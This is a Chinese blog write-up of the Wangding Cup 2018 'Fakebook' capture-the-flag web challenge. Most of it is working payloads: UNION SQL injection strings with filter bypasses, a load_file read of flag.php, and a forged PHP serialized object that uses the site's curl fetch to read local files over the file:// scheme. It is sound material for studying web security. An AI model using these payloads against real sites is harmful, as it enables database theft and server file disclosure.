

# [ctf web][网鼎杯 2018]Fakebook writeup

原创

shu天 于 2021-08-14 19:31:37 发布 50 收藏 1

分类专栏: [ctf # web](#)

不允许转载

本文链接: [https://blog.csdn.net/weixin\\_46081055/article/details/119705145](https://blog.csdn.net/weixin_46081055/article/details/119705145)

版权



[ctf](#) 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏



[web](#)

46 篇文章 1 订阅

订阅专栏

## [网鼎杯 2018]Fakebook

知识点:

SQL注入-联合注入-load\_file  
反序列化  
SSRF-file协议

### 3.[网鼎杯 2018]Fakebook

正常页面, 注册, 扫描有 robots.txt, login.php, flag.php

A screenshot of a web browser displaying the Fakebook website. The browser's address bar shows the URL: dff06dbc-d320-4916-833f-5e343181cf05.node4.buuoj.cn:81. The page title is "the Fakebook" and the subtitle is "Share your stories with friends, family and friends from all over the world on Fakebook." Below the text is a table with four columns: #, username, age, and blog. The table contains one row of data.


#	username	age	blog
1	1	1	1.com

# 1.注入




数字型注入，过滤union select和0x

```
union select用union all select代替
?no=-1 union all select 1,2,3,4
```



其实这里已经知道flag绝对路径了，可以load\_file直接拿到flag

```
?no=-1 union/**/select 1,load_file("/var/www/html/flag.php"),3,4--+
```



还是继续正常注入看，这里发现0x被过滤

```
database fakebook

view.php?no=-1 union all select 1,group_concat(TABLE_NAME,0),3,4 from
information_schema.TABLES where TABLE_SCHEMA='fakebook'

table users
字段 no,username,passwd,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS

?no=-1 union all select 1,group_concat(username,data),3,4 from users
```

SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-

Load URL http://dff06dbc-d320-4916-833f-5e343181cf05.node4.buuoj.cn:81/view.php?no=-1 union all select 1,group\_concat(username,data),3,4 from users

Split URL

Execute

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

Notice: unserialize(): Error at offset 0 of 1 bytes in /var/www/html/view.php on line 31

username	age	blog
10:8:"UserInfo":3: {s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:5:"1.com";}	Notice: Trying to get property of non-object in /var/www /html/view.php on line 53	Notice: Trying to get property of non-object in /var/www /html/view.php on line 56

## 2.反序列化+SSRF

data字段下是一段序列化内容  
0:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:5:"1.com";}

之前扫描发现robots.txt里面有user.php.bak，定义UserInfo对象

```
<?php

class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init(); #初始化一个CURL会话，供curl_setopt(), curl_exec()和
        curl_close() 函数使用

        curl_setopt($ch, CURLOPT_URL, $url); #请求一个url，其中CURLOPT_URL
        表示需要获取的URL地址，后面就是跟上了它的值
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        #CURLOPT_RETURNTRANSFER 将curl_exec()获取的信息以文件流的形式返回，而不是直接输出
        $output = curl_exec($ch); #curl_exec, 成功时返回 TRUE， 或者在失败时返
        回 FALSE。 然而，如果 CURLOPT_RETURNTRANSFER选项被设置，函数执行成功时会返回执行的结
        果，失败时返回 FALSE
        $statusCode = curl_getinfo($ch, CURLINFO_HTTP_CODE); #最后一个收到的
        HTTP代码。curl_getinfo: 以字符串形式返回它的值，因为设置了CURLINFO_HTTP_CODE，所以是
        返回的状态码。
        if($statusCode == 404) {
            return 404;
        }
        curl_close($ch); #如果状态码不是404，就返回exec的结果。

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog); #这里调用了上面定义的get函数，传blog参数
        进去
    }

    public function isValidBlog ()
```

```

    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/\w)?)([0-9a-zA-Z\-\_]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\\/\S*)?$/i", $blog);
    }
}

```

这里可以控制blog的值来用file协议读取内部文件

```

o:8:"UserInfo":3:
{s:4:"name";s:5:"admin";s:3:"age";i:19;s:4:"blog";s:29:"file:///var/www/html/flag.php";}


```

union注入伪造blog数据

```

?no=-1 union/**/select 1,2,3,'o:8:"UserInfo":3:
{s:4:"name";s:5:"admin";s:3:"age";i:19;s:4:"blog";s:29:"file:///var/www/html/flag.php"}' //注意 ' '

```




the contents of his/her blog



```

PD9waHANCg0KJGZsYWcgPSAiZmxhZ3tmMGFiM2JiYi05MDE0LTQ2MTctODc0Yi1lNGF1YzU3MGRmYzV9IjsNCmV4aXQoMCK7DQo=
|
|base64解码
|
<?php
$flag = "flag{f0ab3bbb-9014-4617-874b-e4aec570dfc5}";
exit(0);

```



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)